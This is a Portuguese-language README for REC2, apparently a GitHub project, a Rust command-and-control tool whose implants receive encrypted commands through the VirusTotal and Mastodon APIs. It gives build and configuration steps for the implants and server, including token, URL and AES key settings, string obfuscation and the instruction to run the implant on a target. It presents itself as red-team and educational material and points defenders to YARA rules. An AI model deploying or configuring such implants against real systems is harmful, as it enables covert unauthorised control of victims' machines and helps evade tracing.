 g0h4n/rec2

REC2 (Rusty External Command and Control) é uma ferramenta cliente e servidor que permite ao auditor executar comandos a partir das APIs do VirusTotal e Mastodon, escrita em Rust. 🦀

:shipit: Informações: o REC2 é um projeto pessoal antigo (início de 2023) que eu não continuei desenvolvendo. Ele faz parte de uma lista de projetos que me ajudaram a aprender Rust. O código provavelmente é considerado obsoleto e não está em sua melhor forma. Talvez eu retome de onde parei #roadmap. No entanto, o REC2 é totalmente funcional e permite executar comandos em um alvo Linux, macOS ou Windows por meio das APIs do VirusTotal e do Mastodon.






⚠️ Aviso legal: O REC2 é apenas para fins educacionais. Use-o por sua conta e risco; não posso ser responsabilizado por quaisquer danos causados. O uso desta ferramenta para atacar alvos sem consentimento mútuo prévio é ilegal. É responsabilidade do usuário final cumprir todas as leis locais, estaduais e federais aplicáveis. Não assumo nenhuma responsabilidade e não sou responsável por qualquer uso indevido ou dano causado por esta ferramenta.
🔴 Redteamer: compartilho com você uma versão beta de um dos meus C2 externos usando VirusTotal e Mastodon
🔵 Blueteamer: você pode encontrar um exemplo de regras YARA para os implants do REC2 neste mesmo repositório
REC2, ou Rusty External Command and Control, é uma ferramenta versátil de Comando e Controle (C2) desenvolvida na linguagem de programação Rust. Ela fornece uma maneira discreta e eficaz de gerenciar implants remotos (clientes) em sistemas macOS, Linux e Windows. O REC2 utiliza APIs de terceiros, como VirusTotal ou Mastodon, para transmitir mensagens criptografadas com AES entre o servidor e os implants, permitindo que atacantes operem de forma furtiva por meio desses canais externos. Os implants podem monitorar tarefas pendentes, recuperar, descriptografar, executar tarefas no sistema alvo e transmitir os resultados de volta com segurança pelas mesmas APIs. Usar essas APIs como intermediárias adiciona uma camada extra de anonimização, reduzindo a facilidade de rastreamento até o atacante.



Altere alguns valores em implants/(mastodon,virustotal)/src/main.rs :
// (MASTODON or VIRUSTOTAL) TOKEN
// <https://mastodon.be/settings/applications>
// <https://developers.virustotal.com/reference/authentication>
let token = lc!("TOKEN").to_owned();
// (MASTODON or VIRUSTOTAL) FULL URL
//let full_url = lc!("https://mastodon.xx/@username/100123451234512345").to_owned();
let full_url = lc!("https://www.virustotal.com/gui/file/99ff0b679081cdca00eb27c5be5fd9428f1a7cf781cc438b937cf8baf8551c4d").to_owned();
Compile o implant Windows x64 como binário estático:
make virustotal_windows
make mastodon_windows
Você pode encontrar (rec2_virustotal_x64.exe ou rec2_mastodon_x64.exe) no seu diretório atual.
E, para finalizar, compile o binário do servidor:
make c2server_release
./server_release -h
./server_release VirusTotal -h
./server_release Mastodon -h

# Example
./server_release VirusTotal --url <URL> --token <TOKEN> --key <AES_KEY>
Agora basta executar o implant no seu alvo.
Você pode usar o comando make para compilá-lo para Linux, Windows ou macOS.
Mais comandos no Makefile:
REC2 Server:
usage: make c2server_debug
usage: make c2server_release
usage: make c2server_windows
usage: make c2server_windows_x64
usage: make c2server_windows_x86
usage: make c2server_linux
usage: make c2server_linux_aarch64
usage: make c2server_linux_x86_64
usage: make c2server_macos
usage: make c2server_arm_musl
usage: make c2server_armv7

VirusTotal implant:
usage: make virustotal_debug
usage: make virustotal_release
usage: make virustotal_windows
usage: make virustotal_windows_x64
usage: make virustotal_windows_x86
usage: make virustotal_linux
usage: make virustotal_linux_aarch64
usage: make virustotal_linux_x86_64
usage: make virustotal_macos
usage: make virustotal_arm_musl
usage: make virustotal_armv7

Mastodon implant:
usage: make mastodon_debug
usage: make mastodon_release
usage: make mastodon_windows
usage: make mastodon_windows_x64
usage: make mastodon_windows_x86
usage: make mastodon_linux
usage: make mastodon_linux_aarch64
usage: make mastodon_linux_x86_64
usage: make mastodon_macos
usage: make mastodon_arm_musl
usage: make mastodon_armv7

Dependencies:
usage: make install_windows_deps
usage: make install_macos_deps

Documentation:
usage: make c2server_doc
usage: make virustotal_doc
usage: make mastodon_doc

Cleaning:
usage: make clean
Compile o REC2 com o Docker para garantir que todas as dependências estejam presentes.
docker build --rm -t rec2 .

# Then to build C2 server:
docker run --rm -v ./:/usr/src/rec2 rec2 c2server_windows
docker run --rm -v ./:/usr/src/rec2 rec2 c2server_linux
docker run --rm -v ./:/usr/src/rec2 rec2 c2server_macos


# Then to build VirusTotal implant:
docker run --rm -v ./:/usr/src/rec2 rec2 virustotal_windows
docker run --rm -v ./:/usr/src/rec2 rec2 virustotal_linux
docker run --rm -v ./:/usr/src/rec2 rec2 virustotal_macos

# Then to build Mastodon implant:
docker run --rm -v ./:/usr/src/rec2 rec2 mastodon_windows
docker run --rm -v ./:/usr/src/rec2 rec2 mastodon_linux
docker run --rm -v ./:/usr/src/rec2 rec2 mastodon_macos
Você precisará instalar o Rust no seu sistema.
https://www.rust-lang.org/fr/tools/install
:warining: Você precisa exportar a variável
LITCRYPT_ENCRYPT_KEYno seu terminal antes de compilar. (para ofuscação de strings dos implants)
export LITCRYPT_ENCRYPT_KEY="MYSUPERPASSWORD1234567890"
LITCRYPT_ENCRYPT_KEY="MYSUPERPASSWORD1234567890"
:warining: Você precisa alterar o AESKEY em implants/(virustotal,mastodon)/main.rs e alterar a URL e o TOKEN.
Veja como compilar as versões "release" e "debug" usando o comando cargo.
git clone https://github.com/g0h4n/REC2
cd REC2

# Implants
# choise your implant Mastodon or VirusTotal
